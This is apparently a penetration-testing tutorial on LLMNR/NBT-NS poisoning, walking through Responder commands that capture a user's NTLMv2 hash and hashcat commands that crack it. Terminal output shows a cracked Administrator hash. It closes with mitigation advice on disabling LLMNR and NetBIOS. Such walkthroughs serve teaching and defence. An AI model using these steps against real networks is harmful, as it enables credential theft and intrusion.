LLMNR Poisoning

⇒ Used to identify hosts when DNS fails to do so

⇒ Previously known as NBT-NS


⇒ Key flaw is that the services utilize a user's username and NTLMv2 hash when appropriately responded to

Functionality of LLMNR Poisoning

This attack totally depends on patience and the victim's misunderstanding. Let's look at the process happening behind this attack step by step:

At first place the Attacker set up listener on the same network and waits for any broadcast messages with "whois" requests.


The user first tries to resolve the query from the server and if the server is unable to resolve it's query i.e. if DNS fails. in that case the device sends an LLMNR query packets to all the devices in the network.



An LLMNR query is a multicast packet which is sent to all the devices using "whois" request, and guess what that's what the attacker was waiting for.

The attacker responds to the request using "Responder" before the actual devices which is called "Fake Response" and sends a spoof packet which consists of the

requesting hostname and Attacker’s IP address which tells the Requesting device that I am what you are searching for or I know the one that you are searching for.



The victim's device receives the attacker's response and, not knowing any better, assumes it's legitimate. The victim then directs its traffic intended for "Server" to the attacker's IP address.

The attacker can now capture sensitive information, such as usernames and hashed passwords, which the victim device sends believing it's communicating with a legitimate service. The attacker can also redirect the victim to malicious websites or other services, facilitating further attacks like malware injection or phishing.

Practical

Now let's see this happening through practical:


The first thing the Attacker would do is to set a Listener for any requests on the network using a tool called "Responder", Responder can be used to do multiple types of poisoning like LLMNR/NBT-NS, DNS, DHCP, etc and to start the Listener using Responder we need to type in the command:


```
responder -I <interface> -dwv
```

To know your interface you can you *ifconfig* command


Here the options -dwv are used for:

- `d`: Enable the DHCP rogue server.
- `w`: Enable the WPAD rogue proxy server.
- `v`: Enable verbose mode for more detailed output.



root@kali: ~
root@kali: ~
root@kali: ~
┌──(root㉿kali)-[~]
└─# responder -I wlan0 -dwv
NBT-NS, LLMNR & MDNS Responder 3.1.4.0
To support this project:
Github -> https://github.com/sponsors/lgandx
Paypal -> https://paypal.me/PythonResponder
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]
[+] Servers:
HTTP server [ON]


root@kali: ~
root@kali: ~
root@kali: ~
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 139 bytes 10878 (10.6 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 139 bytes 10878 (10.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.119 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 2401:4900:8820:4328:fc36:f610:4787:5ba0 prefixlen 64 scopeid 0x0<global>
inet6 fe80::3906:37c9:f49a:733a prefixlen 64 scopeid 0x20<link>
ether 28:cd:c4:46:51:bf txqueuelen 1000 (Ethernet)
RX packets 103676 bytes 111005529 (105.8 MiB)
RX errors 0 dropped 2212 overruns 0 frame 0
TX packets 40845 bytes 11942806 (11.3 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


When any user on the network tries to resolve a name whose record does not exist in the DNS or the DNS server fails to resolve the name, let's say the name is "nonexistent" and the user searches for //nonexistent in FILES or ping //nonexistent



A poisoned answer is sent to the user which requires user provide his username and password so that he can connect to //nonexistent




And as soon as the User provides his credentials, we get all of those like his IP, Username and NTLMv2 Hash of the Password



Now we have got the Hash of the Password, so now we can simply store it in a notepad using *nano*

and crack the hash using a tool called hashcat.

Hashcat is a heavy tool and it can perform a large amount of task in single go, so its better to run the tool on dedicated GPU devices or make sure your device has enough power to handle it.



```
- [ Hash modes ] -

      #  | Name                                                      | Category
  =======+===========================================================+======================================
    900  | MD4                                                       | Raw Hash
      0  | MD5                                                       | Raw Hash
    100  | SHA1                                                      | Raw Hash
   1300  | SHA2-224                                                  | Raw Hash
   1400  | SHA2-256                                                  | Raw Hash
  10800  | SHA2-384                                                  | Raw Hash
   1700  | SHA2-512                                                  | Raw Hash
  17300  | SHA3-224                                                  | Raw Hash
  17400  | SHA3-256                                                  | Raw Hash
  17500  | SHA3-384                                                  | Raw Hash
  17600  | SHA3-512                                                  | Raw Hash
   6000  | RIPEMD-160                                                | Raw Hash
    600  | BLAKE2b-512                                               | Raw Hash
  11700  | GOST R 34.11-2012 (Streebog) 256-bit, big-endian          | Raw Hash
  11800  | GOST R 34.11-2012 (Streebog) 512-bit, big-endian          | Raw Hash
   6900  | GOST R 34.11-94                                           | Raw Hash
  17010  | GPG (AES-128/AES-256 (SHA-1($pass)))                      | Raw Hash
   5100  | Half MD5                                                  | Raw Hash
  17700  | Keccak-224                                                | Raw Hash
  17800  | Keccak-256                                                | Raw Hash
  17900  | Keccak-384                                                | Raw Hash
  18000  | Keccak-512                                                | Raw Hash
   6100  | Whirlpool                                                 | Raw Hash
  10100  | SipHash                                                   | Raw Hash
     70  | md5(utf16le($pass))                                       | Raw Hash
    170  | sha1(utf16le($pass))                                      | Raw Hash
   1470  | sha256(utf16le($pass))                                    | Raw Hash
  10870  | sha384(utf16le($pass))                                    | Raw Hash
   1770  | sha512(utf16le($pass))                                    | Raw Hash
    610  | BLAKE2b-512($pass.$salt)                                  | Raw Hash salted and/or iterated
    620  | BLAKE2b-512($salt.$pass)                                  | Raw Hash salted and/or iterated
     10  | md5($pass.$salt)                                          | Raw Hash salted and/or iterated
     20  | md5($salt.$pass)                                          | Raw Hash salted and/or iterated
   3800  | md5($salt.$pass.$salt)                                    | Raw Hash salted and/or iterated
   3710  | md5($salt.md5($pass))                                     | Raw Hash salted and/or iterated
```

If we see the options available in hashcat using

hashcat —help, we get so many options as you can see in the picture above, which can be used on different types of hashes, but we know the type of hash that we received is NTLMv2 hash so we can simply search NTLM hash using the following command;

```
hashcat —help | grep NTLMv2
```

we will get the mode number which is 5600

```
┌──(root㉿kali)-[~]
└─# hashcat --help | grep NTLMv2
   5600 | NetNTLMv2                                                 | Network Protocol
  27100 | NetNTLMv2 (NT)                                           | Network Protocol

┌──(root㉿kali)-[~]
└─#
```

now run the following command

```
hashcat -m 5600 <filename> <path_to_wordlist>
```

-m : Mode of Attack

```
┌──(root㉿kali)-[~]
└─# hashcat -m 5600 NTLMhash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 16.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==========================================================================================================================================
* Device #1: cpu-haswell-AMD Ryzen 5 3500U with Radeon Vega Mobile Gfx, 9910/19885 MB (4096 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt
```

Hashcat cracks the password in fractions of second as the password we set was very weak

```
Approaching final keyspace - workload adjusted.

ADMINISTRATOR::SERVER-DC0:7b6808becbe4992d:dc07d92bdea0288be27eabe2ad90455e:0101000000000008025c70194c1da01cd4cfee8befc05d2000000002000800500048003500510001
001e00570049004e002d004f0032004e00370044005a004c0058004100330035000400340057004900 4e002d004f0032004e00370044005a004c0058004100330035002e00500048003500510002e00
4c004f00430041004c0003001400500048003500510002e004c004f00430041004c0005001400500048003500510002e004c004f00430041004c00070008008025c70194c1da0106000400020000008
0030003000000000000000000000000030000589aa9bc178eaaa49cbd40d4ae1ed5103cdb69c2d4bae6b700c76815518fd2ed0a0010000000000000000000000000000000000000000900200063006900
660073002f006e006f006e0065007800690073007400650 06e0074000000000000000000:Password1#

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: ADMINISTRATOR::SERVER-DC0:7b6808becbe4992d:dc07d92b...000000
```

And we got the password which is : Password1#

Mitigation of LLMNR/NBT-NS poisoning:

To defend against LLMNR poisoning, a combination of preventive measures and network configuration changes should be implemented. Here are several effective strategies:

1. Disable LLMNR and NBT-NS

Disabling LLMNR and NetBIOS Name Service (NBT-NS) on all devices can prevent these protocols from being exploited.

For Windows:

- **Group Policy**:
  1. Open the Group Policy Management Console (GPMC).
  2. Navigate to `Computer Configuration -> Administrative Templates -> Network -> DNS Client`.
  3. Set `Turn off multicast name resolution` to `Enabled`.
- **Registry**:
  1. Open the Registry Editor.
  2. Navigate to `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\DNSClient`.
  3. Create or set `EnableMulticast` to `0`.

For NetBIOS:

1. Go to `Network and Sharing Center`.
2. Click on `Change adapter settings`.
3. Right-click your network adapter and select `Properties`.
4. Select `Internet Protocol Version 4 (TCP/IPv4)` and click `Properties`.
5. Click `Advanced` and go to the `WINS` tab.
6. Select `Disable NetBIOS over TCP/IP`.

2. If a Company can not disable LLMNR/NBT-NS

- Require Network Access Control
- Create Strong Password Policy(e.g. Length > 14 Characters, limit common words usage, require complexity). The more complex and long the password, the harder it is for attacker to crack teh hash.